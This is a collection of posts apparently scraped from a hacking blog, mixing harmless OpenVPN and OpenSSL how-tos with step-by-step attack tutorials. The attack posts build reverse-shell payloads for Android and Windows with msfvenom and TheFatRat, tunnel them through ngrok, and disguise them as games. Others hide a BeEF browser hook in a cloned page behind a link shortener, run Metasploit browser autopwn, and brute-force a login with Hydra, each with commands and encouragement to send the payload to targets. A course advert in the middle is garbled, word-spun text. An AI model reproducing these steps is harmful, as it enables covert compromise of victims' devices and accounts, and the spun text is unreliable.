Ok, hello everyone. This is IRISnoir from Hackingarise. I’m sorry for the lack of posts. School’s been keeping me down. Anyways, I’m here with you. Let’s not get too side tracked or too sappy. How about we get right on to the topic. Today, I will talk about OpenVPN.
Now, the requirements must meet, as always. – openvpn to deploy the VPN (Captain Obvious in the building)
– The .ovpn configuration file. You can select and download it from sources like PENTEST.TRAINING. A good partner with Hackingarise and also a nice pentesting practice base. You can check it out.
– Sometimes, a CA certificate is needed. But the provider will give you that as well.
That’s about it.
Now, the command is: openvpn --config [INPUT CONFIG FILENAME] Remember to replace [INPUT CONFIG FILENAME] with the name of the downloaded .ovpn config file. Then, activate the command.
When it tells you to input authentication username and password. Here’s what you need to do.
For example, in pentest.training, you have to register a VPN account. After registrating, you can supply the credentials. Some other websites will work the same. Some will give you the right credentials straight away. This part requires some reading and common sense. Which you already have.
Then, you can just go to your browser and try typing ‘what’s my ip’. You are done here.
Welcome to hacking a rise Im the Laughingman and this is how to hack a android phone with armitage i will be doing a local hack as im to lazy to find a target to show ye but i will make is as real as i can lol the method is the same only thing different is u need to open ur ports via router to hack someone on another network so let get started what we will be using is msfvemon and armitage this are all part metasploit witch comes installed on kali linux and parrot the two main os we use here at hacking a rise
What is Armitage
Armitage is nothing but a GUI tool for performing and managing all the tasks that otherwise could have been performed through msfconsole. Armitage helps visualize the targets, automatically recommends suitable exploits, and exposes the advanced post-exploitation source :
What is Msfvenom
MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015. The advantages of msfvenom are: One single tool. Standardized command line options source :
How to make the payload with msfvenom
right lads and gals first of all we open a terminal and type msfvenom -p android/meterpreter/reverse_tcp LHOST=your_ip LPORT=your_port > filename.apk this will make the apk file with te payload into get the ip type ifconfig
as u see my local ip is 192.168.178.26 no we run msfvenom so im typing msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.178.26 LPORT=4444 >hackingarise.apk we hit enter now and let it build the payload
now open terminal and type service postgresql start
now we can run armitage so go to the exploits in the main menu and click armitage or in terminal type armitage
it will now ask to start metasploit u wanna hit yes and with for it to connect
once it is connected it will load up armitage as u see in the pic the modules are in the left hand side and console on the bottom and the targets on the right of the panel but this not importing for now
on the left hand were the modules are u see a empty text box in there type multi/handler
now we click it and a little box will pop up asking us for the local host port and the payload we are using so we type in the lhost my ip but its allready set so we move to the local port witch is 4444 and the payload is android/meterpreter/reverse_tcp
now before we hit launch we send the payload to the target and hit launch once the target downloads and installs the payload it will pop up in the right and bottom of the panel boom we have a seesion
now we can make commands like screenshots and take pics with cams record from the mic view files what ever we want .
DISCLAMER
This article is only for an Educational purpose. Any actions and or activities related to the material contained within this Website is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. The Authors and https://hackingarise.com will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this website to break the law
Welcome to Hacking A Rise Im the Laughingman the only legend you need to know Im here to show u how to hack any pc with TheFatRat and Ngrok and Armitage this tutorial is for windows Pc’s as most the world run on windows hahaha fucking Muppet’s We all know Linux all the fucking way whoop whoop any ways lads and my sexy gals this what we will need first a Linux OS up today parrot or Kali ngrok with api and fatrat and armitage <--- installed all ready on kali and parrot so there fuck all we can do there so lets talk a bit about all three tools .
The fatrat
Thefatrat a massive exploiting tool : Easy tool to generate backdoor and easy tool to post exploitation attack like browser attack,dll . This tool compiles a malware with popular payload and then the compiled malware can be execute on windows, android, mac . The malware that created with this tool also have an ability to bypass most AV software find out more here
Ngrok
Ngrok is a multiplatform tunnelling, reverse proxy software that establishes secure tunnels from a public endpoint such as internet to a locally running network service while capturing all traffic for detailed inspection and replay Source: https://ngrok.com/
Armitage
Armitage is nothing but a GUI tool for performing and managing all the tasks that otherwise could have been performed through msfconsole. Armitage helps visualize the targets, automatically recommends suitable exploits, and exposes the advanced post-exploitation
Installing Thefatrat and updating
Instructions on how to install TheFatRat
git clone https://github.com/Screetsec/TheFatRat.git cd TheFatRat chmod +x setup.sh && ./setup.sh Update cd TheFatRat ./update && chmod +x setup.sh && ./setup.sh
installing Ngrok
download ngrok amd64 here 32 bit here unzip /path/to/ngrok.zip ./ngrok authtoken <--- you will need an account so sign up here Try it out by running it from the command line: ./ngrok help To start a HTTP tunnel on port 80, run this next: ./ngrok http 80
To start a tcp tunnel ./ngrok tcp 4444
How to preform the attack
Now we get to the fun part putting it all together one so first of all open Thefatrat cd thefatrat ./fatrat with it loads and press 6
and open a new terminal and type ./ngrok tcp 4444
Now lads and gals we need to go back to fat rat pick option one
now we need to add the localhost and port so go back to ngrok and copy the 0.tcp.ngrok.io set it as local host and then the local port to 11730 and the name off the payload you can name this what ever you want and then set the payload to [ 3 ] windows/meterpreter/reverse_tcp
(my advice use a well knowing game )
now we let it build the payload once its done you can close fatrat
Now we open new terminal and type service postgresql start
now we open armitage u can find on the little side menu on kali or in the menu under exploits when you click it you will be asked to connect to the metasploit database and it will as u the start the rpd
and now we with this is done
right lads as u see iv been busy on a network 😉 hahaha but this the armitage dash we will call it for this tutorial
now that we are on the dash of armitage u see the side the panel theres a list aux,exploit,payload,post this were the exploits are
On the bottom there is a small text box type handler in here
now we click it and set the localhost and port and payload so local host is the ngrok url 0.tcp.ngrok.io and the port 11730 and the payload to windows/meterpreter/reverse_tcp
now hit launch and now u see on armitage a new box poped up on the bottom
Now we send the bat file to the target and with they run it them boom there device will pop up on the side of the panel
i wont be showing ye the exploits as the person that volunteered asked me not to so there ya have it lads lol fucking pussy lol but use the help the command to get the list commands u need this method works with android and linux and mac payloads and exploits
in the console u can use the same commands as metasploit as armitage is the metasploit gui
final thoughts
wel i hate armitage like more i hate pedos and i hate pedos but for a person starting with metasploit and hacking armitage is the best start as it has all the payloads and exploits in a nice neat list on the side the panel as well as its easy set up a two year old can do it lol
DISCLAMER
This article is only for an Educational purpose. Any actions and or activities related to the material contained within this Website is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. The Authors and https://hackingarise.com will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this website to break the law
Welcome lads to hacking a rise as always Im the laughing man and in this post i will show u how to integrate beef-xss with metasploit for browser autopwn this will gave to a payload on targets device how sneaky is that hahaha so i wont be using the basic beef default page as i want make this look as real as i can i will all so be using link shorter’s to hide the url and i will be using beef-over-wan and ngrok to find out how to set up and use Beef-over-wan check my other post on beef over wan here so lets begin
What is Beef-xss Framework
BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. … BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context. credits :Beefproject.com
what is metasploit
The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7 credits:wikipedia.org
How to integrate Metasploit with Beef-xss Framework
first of all we need to open the terminal and type gedit /usr/share/beef-xss/config.yaml and scroll down to metasploit and change enabled to true and then save
Next we edit the /usr/share/beef-xss/extensions/metasploit/config.yaml so type gedit /usr/share/beef-xss/extensions/metasploit/config.yaml in this file we need to set are ip and the callback_host: (and put your IP address there) and {os: ‘custom’, path: ”} (just paste the ‘/usr/share/metasploit-framework/’ for the path) to get your local ip use ifconfig
Now we can start beef-xss so type this in to a new terminal cd /usr/share/beef-xss/ & then ./beef
as u see it says it works lol
right now that is done we can stop beef-xss and metasploit and start Beef-over-Wan and ngrok you will have to edit the .ngrok2/ngrok.yml so type gedit .ngrok2/ngrok.yml and add this under your key like i have below
now we can start Beef-Over-Wan so type cd Beef and ls and then python BeeFOverWan.py it will ask you to press 1 or 0 pick 0 to skip the ngrok settings
gave it a min to load then it will ask you for ur frist link so go back to ngrok and copy the link with out the https or http it should look like this (57af450a.ngrok.io) this the one that is open to 80
next is the link we will connect to the dashboard of beef-xss so thats be the one open to 3000 so copy it like this b35c09a4.ngrok.io and paste to beef over wan
now we hit enter and with its done as u can see in the pic below my admin panel url is http://b35c09a4.ngrok.io/ui/panel and the hook url is http://57af450a.ngrok.io/beef.html <--- this be the link you send
Now come the fun part cloning the site so to save time im using a game called PirateJewelCollapse.html so now we go to the html folder in /var/www/html and find the beef.html file and open it in text editor
all we need is the little hook script right there under title just copy it now open the html file u want to use with beef agen im using a game coz im nice like that lol but save it when you done
right lads and gals we can use a link shorter or send the link the way it is be i say link shorter thank god hacking a rise has one lol so we copy the hook link with out the beef.html and paste to hackingarise link shorter and add the name the html file you are using so the link looks like this http://57af450a.ngrok.io/PirateJewelCollapse.html
now the link as became https://hackingariseofficial.github.io/#UJ6mQ
u can now send it the target and log in to beef-xss frist we log in defult name and pass is beef
now we send the target the link https://hackingariseofficial.github.io/#UJ6mQ
when the target clicks the link the it pop up under online click there ip and u can excute the commands
DISCLAMER
This article is only for an Educational purpose. Any actions and or activities related to the material contained within this Website is solely your responsibility. The misuse of the information in this website can result in criminal charges brought against the persons in question. The Authors and https://hackingarise.com will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this website to break the law
sup lads laughing man here with a new tutorial on browser auto pwn in metasploit in this i will be using it on my lan network so ( Two use over wan open the ports in the router Find out more here
What is metasploit browser autopwn
Browser Autopwn is the easiest and quickest way to explicitly test browser vulnerabilities without having the user to painfully learn everything there is about each exploit and the remote target before deployment.
Using metasploit browser autopwn
Open terminal and type service postgresql start then type msfconsole
Now we type use auxiliary/server/browser_autopwn show option set LHOST (YOUR IP HERE ) set SRVHOST (YOUR IP HERE) set SRVPORT (THE PORT YOUR USING) set URIPATH /
now we type run and with for the exploit start
msf5 auxiliary(server/browser_autopwn) > run [*] Auxiliary module running as background job 0.
[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/CbJWUVzMR [*] Server started. [*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generic/shell_reverse_tcp [*] Using URL: http://192.168.178.26:443/DqTqhCBaEPSa [*] Server started. [*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp [*] Using URL: http://192.168.178.26:443/DGwrALc [*] Server started. [*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp [*] Using URL: http://192.168.178.26:443/xzHXGUWFlDfy [*] Server started. [*] 192.168.178.26 webview_addjavascriptinterface - Gathering target information for 192.168.178.26 [*] 192.168.178.26 webview_addjavascriptinterface - Sending HTML response to 192.168.178.26 [*] Starting exploit multi/browser/java_atomicreferencearray with payload java/meterpreter/reverse_tcp [*] Starting exploit multi/browser/java_jre17_jmxbean with payload java/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/BCImvD [*] Server started. [*] Starting exploit multi/browser/java_jre17_provider_skeleton with payload java/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/cnZHbyGNFmT [*] Server started. [*] Using URL: http://192.168.178.26:443/yRAxXpJ [*] Server started. [*] Starting exploit multi/browser/java_jre17_reflection_types with payload java/meterpreter/reverse_tcp [*] 192.168.178.26 java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation Vulnerability [*] 192.168.178.26 java_atomicreferencearray - Generated jar to drop (5311 bytes). [*] Using URL: http://192.168.178.26:443/VxeKgAsOGPF [*] Server started. [*] Starting exploit multi/browser/java_rhino with payload java/meterpreter/reverse_tcp [*] Starting exploit multi/browser/java_verifier_field_access with payload java/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/MHqxKbqjVt [*] Server started. [*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp [*] Using URL: http://192.168.178.26:443/IPKTxmbm [*] Server started. [*] Starting exploit windows/browser/adobe_flash_mp4_cprt with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/JBloagFX [*] Server started. [*] Starting exploit windows/browser/adobe_flash_rtmp with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/KRVwqDjLMEeQ [*] Server started. [*] Using URL: http://192.168.178.26:443/scRTnFkDUjvG [*] Server started. [*] Starting exploit windows/browser/ie_cgenericelement_uaf with payload windows/meterpreter/reverse_tcp [*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/kzhaCMu [*] Server started. [*] Starting exploit windows/browser/ie_execcommand_uaf with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/jXgssuao [*] Server started. [*] Starting exploit windows/browser/mozilla_nstreerange with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/hMyilS [*] Server started. [*] Starting exploit windows/browser/ms13_080_cdisplaypointer with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/bAfLxIr [*] Server started. [*] Starting exploit windows/browser/ms13_090_cardspacesigninhelper with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/QgLTKNtvoU [*] Server started. [*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp [*] Using URL: http://192.168.178.26:443/vNujDdB [*] Server started. [*] Starting handler for windows/meterpreter/reverse_tcp on port 3333 [*] Starting handler for generic/shell_reverse_tcp on port 6666 [*] Started reverse TCP handler on 192.168.178.26:3333 [*] Using URL: http://192.168.178.26:443/pJYNdh [*] Server started. [*] Starting handler for java/meterpreter/reverse_tcp on port 7777 [*] Started reverse TCP handler on 192.168.178.26:6666 [*] Started reverse TCP handler on 192.168.178.26:7777
[*] --- Done, found 20 exploit modules
[*] Using URL: http://192.168.178.26:443/
now we send one the link to the target depending on there system as you can see there one for android to windows this.
my thoughts on browser autopwn
this a fast way to get a payload on the targets device as i use this a lot with beef-xss clone and site use ngrok or serveo to open the ports and a way you go. my next post will be on browser autopwn2 in metasploit as this method is old autopwn 2 is the new one
DISCLAMER
This tutorial is for learn not for you to go out and hack people as it agen the law and unmoral we do not support you hacking some one with out permissions so make sure u got owners consent before performing the attack with out this can lead to a prison term were you will get raped up the arse by a guy named bob as hacking is classed as a act of cyber terrorism no matter how funny it may be. in other words dont be a fucking wanker and respect other people's privacy as they respect yours
HACKING IN PRACTICE: CERTIFIED ETHICAL HACKING MEGA COURSE
HACKING IN PRACTICE: CERTIFIED ETHICAL HACKING MEGA COURSE Sensible Moral Hacking Strategies. Essentially the most intensive moral hacking on-line course. Over 27+ HOURS OF VIDEO Licensed Moral Hacking
Created by IT Security Academy, Hacking School Final up to date 9/2019 English English [Auto-generated]
What you’ll study Moral hacking abilities – Licensed Moral Hacking Hacking idea and observe. IT safety developments. Safety myths. Study Wi-Fi community requirements and safety. Get to learn about Wi-Fi threats. Enhance your grasp on Home windows safety. Perceive what safety boundaries are. Learn how to battle malware. Uncover secret tips about entry management in Home windows. Learn the way Home windows authentication works. Forestall identification spoofing. Discover out the mechanisms of Home windows authorisation. Study Home windows 7 safety mechanisms. Get to know how one can encrypt knowledge in Home windows. Wi-Fi community requirements and safety. Wi-Fi community threats. Learn how to stop identification spoofing. Licensed Moral Hacking Necessities Common IT data No programming abilities wanted on IT Sec Newbie course
Description – Licensed Moral Hacking
LAST UPDATED: 09/2019
Moral Hacking in Observe: Licensed Moral Hacking MEGA Course
Sensible moral hacking methods. This is likely one of the greatest and essentially the most intensive moral hacking programs on-line. 27+ HOURS
BONUS: Ending this moral hacking course, you’ll get a free voucher for ISA CISS Examination!
This EXTENDED model comprises over 239+ detailed lectures and over 27+ HOURS of VIDEO coaching. It’s one of the crucial complete ITsec and moral hacking programs on Udemy.
Earlier than we start: the sensible use of the course you’re going to see has been confirmed by hundreds of individuals all around the world. Individuals who make their first steps in pc / community safety and professionals: community directors, programmers, pentesters, black- and white hat hackers. Please, learn rigorously what we’d prefer to share with you.
IT Safety Academy (ISA) is an organization that associates ITsec Professionals. Now we’re proud to share our data on-line. Licensed specialists (CISS, MCSE:MS, CEH, CISSP) have created programs from Newbie to Superior stage. Our aim is to supply the best high quality supplies you’ve ever seen on-line and put together you not just for certification exams, but additionally train you pratical abilities. You’re welcome to affix us and begin your coaching now – Licensed Moral Hacking
Concerning the moral hacking coaching
Community and IT safety is not any joke. In a matter of minutes cyber criminals can entry protected networks, view encrypted information, accounts, and even steal identities- Licensed Moral Hacking. This course is designed to introduce these ideas and the real-world ways that hackers use, to be able to shield your self and your community.
This course is good for everybody, no matter their abilities and experience. The association and presentation of studying sources will let each novices and extra superior college students broaden their data of IT safety, moral hacking and penetration testing.
Warning: Whereas this complete hacking coaching consists of step-by-step directions for superior hacking methods, it’s designed that can assist you stop an assault. We don’t suggest utilizing these methods to infiltrate networks or IT techniques with out permission and consent.
Develop into CISS – Licensed IT Safety Specialist by overlaying the next matters:
Safety and Hacking Myths Debunked Newbie to Superior IT Safety Microsoft Home windows Threats and WiFi Weaknesses Present Black-Hat Threats and Traits Designing Extra Safe Networks Encrypted Knowledge, Establish Spoofing, and Home windows Authorization IT Safety Academy Examination Preparation
Enhance Community Safety and Establish Weaknesses
Licensed hackers determine community safety threats to forestall felony hacking makes an attempt. The easiest way to do that, is to grasp how cyber criminals consider and check your community for vulnerabilities.
Contents and Overview
This course is designed for anybody searching for a profession in IT safety / Moral Hacking, in addition to programmers and expertise fans who wish to develop hacking and prevention abilities. A fundamental understanding of IT and infrastructure is beneficial however not required.
With 239 lectures and over 23+ hours of content material, you’ll begin with the fundamentals of hacking / IT safety and progress to the superior curriculum in a matter of days.
Who this course is for: Hacking fans Moral Hackers Future IT Sec Professionals IT College students Programmers IT fans Dimension: 2.5GB Unziped : 5 GB
Hello everyone, this is the Termux hacker of the whole team, IRISnoir. Do you miss me? If you do, I’m here with ya. If you don’t, then you’re an asshole (just kidding). Anyways, I’m back with another tutorial for our site. This time, it’s about how to generate an SSL certificate. No more of the bullcrap, let’s bounce!
Now, what you will need is: openssl-tool to generate the SSL cert (Captain Obvious) And that’s about it.
Now, an SSL certificate is used for website security. Now what it does is it will encrypt each and every last bits of any connections you make to the server. This includes your login credentials, clicked links and many more.
Fun fact: The URL is originally HTTP. But activating SSL will turn it to HTTPS. That is the sign that your connection is secure.
Now, the command to generate your certificate and private key is: openssl req -x509 -newkey rsa:7403 -keyout certkey.pem -out cert.pem -days 365 -verify -set_serial 740340178739478 -sha512
It’s the command that I crafted. You just need to execute it. Then be patient while it auto crafts your cert and key. It has come to my attention that it will take shorter time if you exit Termux and go do other stuff like watching Youtube. After 2 or 3 videos, you can go back to Termux.
Now, you just need to answer all the questions it asks you. It’s really easy. When you’re done, check the current directory. If you see two new files: cert.pem and certkey.pem. Then, you’re doing it right.
To check if the certificate and private key works, use this command: openssl s_server -key certkey.pem -cert cert.pem -accept 44330 -www This command will attempt to establish a connection. Now, just go to your browser and connect to: https://localhost:44330
When you try to connect, your browser will warn you about some kind of ‘Security error’. But I assure you that nothing is to worry about. You’re actually on the right path.
The reason it says this is because the certificate is self-signed. It means that it is freely generated with something like OpenSSL. You don’t have to worry as there’s nothing for hackers to steal here.
Just continue with Advanced – Continue connecting to localhost
And there you go. If you see some info appearing, congratz. It is working fine and dandy.
Usage: It can be used with Apache2, and basically any other web servers that supports SSL. You just need some configuring and you’re good to go.
This is the end of the tutorial. If you enjoyed, please share it with your friends and also donate to us. It would mean a LOT. Have a nice day. And remember, stay safe, stay ethical.
Hello everyone, this is IRISnoir from Hackingarise. Coming at you hot with another post for our blog. This time, it’s about website logins and how to crack them open. You ready? Let’s bounce.
The first thing that you wanna do before all of this is hack yourself. That’s some advice from your pal. You just have to first register and then see if you can do it with the following steps.
Attempting to hack yourself will determine if the site has a bruteforce detector. If the provider is aware and uses stuff like CaptCHA, and sends false cracks, there is definitely some security erected and that is the sign that you need to stop and start learning more.
Tools required: Hydra to bruteforce (duhh, Captain Obvious) Tshark to sniff the packets and determine how we should input the command. Tsu to initiate Tshark in root mode. You also need to have your phone rooted for this.
I will now give you a step-by-step tutorial and make it as verbose as possible. But first of all, you need to connect to a wifi. Don’t use your mobile data as it will NOT work and you have to use HTTP, not HTTPS because HTTPS encrypts the packet, giving you a hard time.
Step 1: Choose the website. In this case, I will select: testasp.vulnweb.com
Step 2: Look for the login page. Once you located the login page, pay attention to the URL: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
Step 3: Utilize Tshark. This is a hard step because it requires swiftness and precision.
First of all, enter something, anything on the login page but do not press the login button yet. Instead, leave it there and go to your terminal
The following actions will require precision.
Then, go to the terminal, enter this command: tsudo tshark -w sniff.pcap
Then, right after that, you have to go press the login button and wait for it to load, then go right back in and stop the capture with Ctrl-C.
Now, locate the packet that mentions something about HTTP. Then memorise it’s number. Hint: The packet I talked about will look something like this: 56 1.531393847 192.168.0.103 → 5.175.17.140 HTTP 881 POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1 (application/x-www-form-urlencoded) You gotta take note of that.
Now, enter this command but replace the highlighted ‘n‘ with the number of the packet that I told you to memorise.
tsudo tshark --color -VPxgWn2 -d tcp.port==1:65535,http -r sniff.pcap -a packets:n
Now you need to observe the packet. Go to the near end of the packet’s content and you should be able to see. For example, the highlighted part is the one you need to memorise: HTML Form URL Encoded: application/x-www-form-urlencoded Form item: "tfUName" = "boi" Key: tfUName Value: boi Form item: "tfUPass" = "boi" Key: tfUPass Value: boi Keep them in mind. This is crucial to the crack.
Step 4: Utilize Hydra. The syntax for the command is: hydra -l [INPUT USERNAME] -P [INPUT WORDLIST FILE] -e nsr -v -V [PROTOCOL]://[SERVER]/[ADDITIONAL INPUT]
My example credentials for the website logins are: Username: IRISnoir Password: extermux
For example, I have a file named wordlist.txt which contains: hackingarise boi extermux anime

The conditions met, now we just need to simply build the command and structure it carefully: hydra -l IRISnoir -P wordlist.txt -e nsr -v -V http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout"
I will explain how I input the highlighted part.
First, you just put the URL and add the double brackets like so: http://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F"
But replace the http or https in the URL with http-post-form. http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F"
Then remember what I told you to keep in mind? Yup, the two tfUName and tfUPass. They play a small yet big role in this if you know what I mean. Add it like what I am doing. http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^"
Finally, sprinkle a little piece of this and it’s done. http-post-form://testasp.vulnweb.com/"Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout"
Now, you are pretty much done. If you wanna crack other websites, you need some little modifications in the command. But it’s not really hard, just take this tutorial as a base for that and you should be good to go.